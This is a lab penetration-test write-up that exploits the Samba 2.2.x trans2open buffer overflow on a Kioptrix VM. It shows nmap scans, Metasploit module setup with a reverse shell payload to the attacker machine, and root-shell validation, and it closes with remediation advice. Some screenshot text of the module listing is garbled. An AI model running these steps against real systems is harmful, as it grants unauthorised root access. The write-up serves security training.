

Exploitation of Samba trans2open Buffer Overflow

Author: Sabiya Khatun Miya

Target System: Kioptrix Level 1 Linux VM (192.168.233.130)

Attacker Platform: Kali Linux (192.168.233.128)

Assessment Date: July 29, 2026

1. Executive Summary

The security analysis that was performed was against the Samba file-sharing service on the target machine inside an isolated lab setting. The aim of this exercise was to find out which services were open, enumerate the Samba version in use, and check if the trans2open request handler was vulnerable to remote buffer overflow exploitation.

The process of enumerating services showed that Samba 2.2.x was operating on port 139. This version is affected by a remotely exploitable stack buffer overflow in the trans2open handler. No authentication was required to trigger the vulnerability. Exploitation was performed using the Metasploit Framework, resulting in a remote command shell running with full root-level privileges on the target system.

Risk Summary Matrix

Max Risk Rating	CRITICAL (10.0 / 10.0)
Primary Vulnerability	Unauthenticated Remote Code Execution via Samba trans2open Buffer Overflow
System Compromise	Remote Code Execution Achieved (root privileges)
Data Confidentiality	Compromised: Full read access to all files on the system, including /etc/shadow.
System Integrity	Compromised: Full ability to execute commands and modify any file on the system. Administrative (root) privileges were obtained directly.

2. Scope and Methodology

The assessment followed the standard penetration testing lifecycle:

- Reconnaissance
- Host discovery
- Port scanning
- Service Enumeration
- Vulnerability Identification
- Exploitation
- Post-Exploitation validation

3. Tools used

- Nmap
- Netdiscover
- Metasploit Framework
- Linux shell

4. Technical Finding

Samba 2.2.x trans2open Buffer Overflow


Service	Samba smbd 2.2.x
Protocol	SMB/CIFS (NetBIOS Session Service)
Port	139
Authentication	None required
Risk	Critical (Unauthenticated Remote Code Execution)

Step1. Host Discovery

Objective: Verify that the target system is reachable and identify it on the network.

Command used: netdiscover -r 192.168.233.0/24

Observation: The target host responded and was identified on the subnet.




Step2. Port Scanning

Objective: Identify open TCP ports.

Command used: nmap -sV -sC -p- 192.168.233.130

Observation: Multiple network services were identified.



```
kali@kali: ~  
$ nmap -sV -sC -p- 192.168.233.130  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-29 05:47 -0400  
Nmap scan report for 192.168.233.130  
Host is up (0.0025s latency).  
Not shown: 65529 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)  
|_ ssh-hostkey:  
|_ 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)  
|_ 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)  
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)  
|_ sshv1: Server supports SSHv1  
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)  
|_ http-methods:  
|_ Potentially risky methods: TRACE  
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux  
111/tcp    open  rpcbind      2 (RPC #100000)  
|_ rpcinfo:  
|_ program version port/proto service  
|_ 100000 2 111/tcp rpcbind  
|_ 100000 2 111/udp rpcbind  
|_ 100024 1 32768/tcp status  
|_ 100024 1 32768/udp status  
139/tcp    open  netbios-ssn Samba smbd (workgroup: aMYGROUP)  
443/tcp    open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
|_ http-title: 400 Bad Request  
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--  
|_ Not valid before: 2009-09-26T09:32:06  
|_ Not valid after: 2010-09-26T09:32:06  
|_ ssl-date: 2026-07-29T09:49:47+00:00; +1m50s from scanner time.  
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
|_ sslv2:  
|_ SSLv2 supported  
|_ ciphers:  
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
|_ SSL2_RC2_128_CBC_WITH_MD5  
|_ SSL2_RC4_64_WITH_MD5  
|_ SSL2_DES_64_CBC_WITH_MD5  
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5  
|_ SSL2_RC4_128_EXPORT40_WITH_MD5  
|_ SSL2_RC4_128_WITH_MD5  
32768/tcp  open  status       1 (RPC #100024)  
MAC Address: 00:0C:29:CD:82:FC (VMware)  
  
Host script results:  
|_ clock-skew: 1m49s  
|_ nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)  
|_ smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Step3. Service Enumeration

Objective: Identify service versions and confirm the presence of a vulnerable Samba build.

Command used: `nmap -sV -sC -p 139 192.168.233.130`

Observation: Samba smbd was confirmed on TCP port 139, corresponding to the 2.2.x branch, which is affected by the trans2open remote buffer overflow. Host script results also returned the NetBIOS name of the target.


```
139/tcp open netbios-ssn Samba smbd (workgroup: aMYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvince
Name=SomeState/countryName=--
|_Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_ssl-date: 2026-07-29T09:49:47+00:00; +1m50s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
|_SSL2_RC4_64_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_RC4_128_WITH_MD5
```

Step4. Exploitation

Objective: Exploit the Samba trans2open buffer overflow to obtain remote command execution.

Command used: msfconsole -> search samba -> use exploit/linux/samba/trans2open -> set RHOSTS/LHOST/LPORT/PAYLOAD -> exploit

Observation: The exploit triggered the buffer overflow and returned a remote command shell.



to direct input to this VM, move the mouse pointer inside or press Ctrl+G

kali-linux-2026.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Metasploitat
- kali-linux-2026.2-vmware-amd64
- Kioptrix Level 1

kali@kali: ~

Session	Actions	Edit	View	Help
11	post/linux/gather/enum_configs	enum_configs	normal	No
Linux Gather Configurations				
12	auxiliary/scanner/rsync/modules_list	modules_list	normal	No
List Rsync Modules				
13	exploit/windows/fileformat/ms14_060_sandworm	ms14_060_sandworm	2014-10-14	excellent No
MS14-060 Microsoft Windows OLE Package Manager Code Execution				
14	exploit/unix/http/quest_kace_systems_management_rce	quest_kace_systems_management_rce	2018-05-31	excellent Yes
Quest KACE Systems Management Command Injection				
15	exploit/multi/samba/usermap_script	usermap_script	2007-05-14	excellent No
Samba "username map script" Command Execution				
16	exploit/multi/samba/nttrans	nttrans	2003-04-07	average No
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow				
17	exploit/linux/samba/setinfoheap	setinfoheap	2012-04-10	normal Yes
Samba SetInformationPolicy AuditEventsInfo Heap Overflow				
18	\ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10			
19	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10			
20	\ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04			
21	\ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10			
22	\ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze			
23	\ target: 3.5.10-0.107.el5 on CentOS 5			
24	auxiliary/admin/smb/samba_symlink_traversal	samba_symlink_traversal	normal	No
Samba Symlink Directory Traversal				
25	auxiliary/scanner/smb/smb_uninit_cred	smb_uninit_cred	normal	Yes
Samba _netr_ServerPasswordSet Uninitialized Credential State				
26	exploit/linux/samba/chain_reply	chain_reply	2010-06-16	good No
Samba chain_reply Memory Corruption (Linux x86)				
27	\ target: Linux (Debian5 3.2.5-4lenny6)			
28	\ target: Debugging Target			
29	exploit/linux/samba/is_known_pipename	is_known_pipename	2017-03-24	excellent Yes
Samba is_known_pipename() Arbitrary Module Load				
30	\ target: Automatic (Interact)			
31	\ target: Automatic (Command)			
32	\ target: Linux x86			
33	\ target: Linux x86_64			
34	\ target: Linux ARM (LE)			
35	\ target: Linux ARM64			
36	\ target: Linux MIPS			
37	\ target: Linux MIPSLE			

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2026.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Metasploitat
- kali-linux-20
- Kioptrix Level

Home kali-linux-2026.2-vmware-... Kioptrix Level 1

1 2 3 4

kali@kali: ~

Session	Actions	Edit	View	Help
38	\ target: Linux MIPS64			
39	\ target: Linux MIPS64LE			
40	\ target: Linux PPC			
41	\ target: Linux PPC64			
42	\ target: Linux PPC64 (LE)			
43	\ target: Linux SPARC			
44	\ target: Linux SPARC64			
45	\ target: Linux s390x			
46	auxiliary/dos/samba/lsa_addprivs_heap		normal	No
Samba	lsa_io_privilege_set Heap Overflow			
47	auxiliary/dos/samba/lsa_transnames_heap		normal	No
Samba	lsa_io_trans_names Heap Overflow			
48	exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes
Samba	lsa_io_trans_names Heap Overflow			
49	\ target: Linux vsyscall			
50	\ target: Linux Heap Brute Force (Debian/Ubuntu)			
51	\ target: Linux Heap Brute Force (Gentoo)			
52	\ target: Linux Heap Brute Force (Mandriva)			
53	\ target: Linux Heap Brute Force (RHEL/CentOS)			
54	\ target: Linux Heap Brute Force (SUSE)			
55	\ target: Linux Heap Brute Force (Slackware)			
56	\ target: Linux Heap Brute Force (OpenWRT MIPS)			
57	\ target: DEBUG			
58	exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No
Samba	lsa_io_trans_names Heap Overflow			
59	\ target: Automatic			
60	\ target: Mac OS X 10.4.x x86 Samba 3.0.10			
61	\ target: Mac OS X 10.4.x PPC Samba 3.0.10			
62	\ target: DEBUG			
63	exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No
Samba	lsa_io_trans_names Heap Overflow			
64	\ target: Solaris 8/9/10 x86 Samba 3.0.21-3.0.24			

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2026.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Metasploit
- kali-linux-2026.2
- Kioptrix Level 1

kali@kali: ~

Session Actions Edit View Help

Index	Module	Target	Platform	Version	Conf	Exec
65	auxiliary/dos/samba/read_nttrans_ea_list	Solaris 8/9/10 SPARC	Samba	3.0.21-3.0.24	.	.
66	auxiliary/dos/samba/read_nttrans_ea_list	DEB	Samba	3.0.21-3.0.24	.	.
67	auxiliary/dos/samba/read_nttrans_ea_list	Solaris 8/9/10 SPARC	Samba	3.0.21-3.0.24	.	.
68	exploit/freebsd/samba/trans2open	FreeBSD	Samba	3.0.21-3.0.24	2003-04-07	great No
69	exploit/linux/samba/trans2open	Linux	Samba	3.0.21-3.0.24	2003-04-07	great No
70	exploit/osx/samba/trans2open	Mac OS X	Samba	3.0.21-3.0.24	2003-04-07	great No
71	exploit/solaris/samba/trans2open	Solaris	Samba	3.0.21-3.0.24	2003-04-07	great No
72	exploit/solaris/samba/trans2open	Solaris	Samba	3.0.21-3.0.24	2003-04-07	great No
73	exploit/solaris/samba/trans2open	Solaris	Samba	3.0.21-3.0.24	2003-04-07	great No
74	exploit/windows/http/sambar6_search_results	Windows	Samba	3.0.21-3.0.24	2003-06-21	normal Yes
75	exploit/windows/http/sambar6_search_results	Windows	Samba	3.0.21-3.0.24	2003-06-21	normal Yes
76	exploit/windows/http/sambar6_search_results	Windows	Samba	3.0.21-3.0.24	2003-06-21	normal Yes
77	exploit/windows/http/sambar6_search_results	Windows	Samba	3.0.21-3.0.24	2003-06-21	normal Yes

Interact with a module by name or index. For example `info 77`, use `77` or use `exploit/windows/http/sambar6_search_results`

After interacting with a module you can manually set a TARGET with `set TARGET 'Windows XP'`

msf > use 69

[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp

msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.233.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

kali-linux-2026.2-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

- Metasploit
- kali-linux-2026.2
- Kioptrix Level 1

kali@kali: ~

Session Actions Edit View Help

Exploit target:

Id	Name	OS	MAC Address	Count	Len	MAC Vendor	Hostnames
0	Samba 2.2.x - Bruteforce	Linux	08:00:27:00:00:00	10000	10000	VMware, Inc.	192.168.233.130

View the full module info with the `info`, or `info -d` command.

```
msf exploit(linux/samba/trans2open) > set RHOST 192.168.233.130
RHOST => 192.168.233.130
msf exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell_reverse_tcp
PAYLOAD => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > set LHOST 192.168.233.128
LHOST => 192.168.233.128
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.233.130
RHOSTS => 192.168.233.130
msf exploit(linux/samba/trans2open) > set LPORT 4444
LPORT => 4444
msf exploit(linux/samba/trans2open) > show options
```

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.233.130	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (linux/x86/shell_reverse_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.233.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the `info`, or `info -d` command.

```
msf exploit(linux/samba/trans2open) > exploit
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step5. Post-Exploitation Validation

Objective: Validate the obtained session and determine the privilege level achieved.

Linux Shell Commands used: `whoami`, `id`, `pwd`, `ls -la`, `hostname`

Observation: The remote session executed with full root privileges (`uid=0`). No privilege escalation was required — the vulnerability itself grants immediate root access. The compromised system's hostname was confirmed as `kioptrix.level1`.

```
[*] Command shell session 4 opened (192.168.233.128:4444 → 192.168.233.130:32772) at 2026-07-29 05:54:07 -0400
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
pwd
/tmp
ls -la
total 2
drwxrwxrwt  2 root   root    1024 Jul 29 05:07 .
drwxr-xr-x 19 root   root    1024 Jul 29 05:07 ..
hostname
kioptrix.level1
```

5. Security Impact

The findings showed that the Samba trans2open handler could be exploited remotely, without any credentials, to achieve arbitrary code execution directly as the root user.

Because the session obtained root-level privileges rather than a restricted service account, this access can be used to gain the following:

- Complete read/write access to every file on the system, including /etc/shadow.
- Installation of persistence mechanisms, backdoors, or rootkits.
- Creation, modification, or deletion of any user account or service.
- Use of the compromised host as a pivot point for attacks against other internal systems.

6. Recommendations

- Patch or upgrade Samba to a version unaffected by the trans2open vulnerability (Samba 2.2.8a or later, or migrate to a current Samba 4.x release).
- Disable SMB/NetBIOS services (ports 139/445) entirely on hosts that do not require file sharing.
- Restrict access to SMB and RPC services to trusted internal management networks only.
- Disable SSH protocol version 1 support and permit only SSH protocol 2.
